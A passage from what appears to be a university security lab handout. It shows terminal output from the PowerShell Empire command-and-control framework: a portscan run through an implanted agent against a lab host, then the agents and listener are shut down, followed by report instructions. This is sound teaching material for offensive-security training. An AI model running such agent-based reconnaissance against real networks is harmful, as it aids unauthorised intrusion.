
```
(Empire: 15AT248V) > usemodule powershell_situational_awareness_network_portscan
INFO: Set Agent to 15AT248V

 id           powershell_situational_awareness_network_portscan
 authors      Rich Lundeen, ,
 description  Does a simple port scan using regular sockets, based (pretty) loosely
              on nmap.
 background   True
 language     powershell
 needs_admin  False
 opsec_safe   True
 techniques   http://attack.mitre.org/techniques/T1046
 comments     https://github.com/mattifestation/PowerSploit/blob/master/Recon/Invoke
              -Portscan.ps1

┌Record Options──┬────────────┬──────────┬──────────────────────────────────┐
│ Name           │ Value      │ Required │ Description                      │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ Agent          │ 15AT248V   │ True     │ Agent to run module on.          │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ Hosts          │            │ False    │ Hosts to scan.                   │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ HostFile       │            │ False    │ Input hosts from file (on the    │
│                │            │          │ target)                          │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ ExcludeHosts   │            │ False    │ Exclude thsee comma separated    │
│                │            │          │ hosts.                           │
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ Ports          │            │ False    │ Comma separated ports to scan for.│
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ TopPorts       │            │ False    │ Scan for X top ports, default 50.│
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ SkipDiscovery  │            │ False    │ Switch. Treat all hosts as online.│
├────────────────┼────────────┼──────────┼──────────────────────────────────┤
│ PingOnly       │            │ False    │ Switch. Ping only, don't scan for│
│                │            │          │ ports.                           │
```

We will set the Hosts variable to the Ubuntu Linux IP address.

(Empire: situational_awareness_network_portscan) > set Hosts *Ubuntu Linux IP_Address*

Now, let’s run the port scan

(Empire: situational_awareness_network_portscan) > execute (Screenshot#4)



```
(Empire: usemodule/powershell_situational_awareness_network_portscan) > set Hosts 192.168.84.211
INFO: Set Hosts to 192.168.84.211
(Empire: usemodule/powershell_situational_awareness_network_portscan) > execute
INFO: Tasked 15AT248V to run Task 3
[*] Task 3 results received
Job started: BGE72U
[*] Task 3 results received

Hostname       OpenPorts
────────────   ─────────
192.168.84.211 80,21,445,139,22,111,2049



Invoke-Portscan completed

(Empire: 15AT248V) > 
```

You should see that ports 21, 22, 80, 111, 139, 445 and 2049 are open.

To conclude the lab, let’s shut down our agents. We’ll first go back to the main Empire screen.

(Empire: situational_awareness/network/portscan) > main

Then, we will move to the agents context

(Empire) > agents

We now kill both of our agents:

(Empire: agents) > kill all


Now, let’s kill our listener:

(Empire: agents) > listeners

(Empire: listeners) > kill http

And, finally, let’s exit the Empire framework

(Empire: listeners) > exit



```
(Empire) > agents

┌Agents──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID       │ Name      │ Language   │ Internal IP    │ Username                 │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
├──────────┼───────────┼────────────┼────────────────┼──────────────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ 15AT248V │ 15AT248V* │ powershell │ 192.168.84.226 │ DESKTOP-1MMO0E9\georgia  │ powershell │ 2044 │ 1/0.0 │ 2023-03-30 11:42:47 EDT │ http     │
│          │           │            │                │                          │            │      │       │ (a second ago)          │          │
├──────────┼───────────┼────────────┼────────────────┼──────────────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ GXTCUH64 │ GXTCUH64  │ powershell │ 192.168.84.226 │ DESKTOP-1MMO0E9\georgia  │ powershell │ 2796 │ 1/0.0 │ 2023-03-30 11:42:47 EDT │ http     │
│          │           │            │                │                          │            │      │       │ (a second ago)          │          │
└──────────┴───────────┴────────────┴────────────────┴──────────────────────────┴────────────┴──────┴───────┴─────────────────────────┴──────────┘

(Empire: agents) > kill all
[>] Are you sure you want to kill all? [y/N] y
INFO: Kill command sent to agent 15AT248V
INFO: Kill command sent to agent GXTCUH64
(Empire: agents) > listeners

┌Listeners List───────────────────────────────────────────────────────┐
│ ID │ Name │ Template │ Created At                              │ Enabled │
├────┼──────┼──────────┼─────────────────────────────────────────┼─────────┤
│ 1  │ http │ http     │ 2023-03-30 10:51:46 EDT (51 minutes ago) │ True    │
└────┴──────┴──────────┴─────────────────────────────────────────┴─────────┘

(Empire: listeners) > hill http
(Empire: listeners) > kill http
INFO: Listener http killed
```

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- only word or pdf format is acceptable

1. Provide 4 screenshots (**Screenshot #1, #2, #3, #4**) (5point each)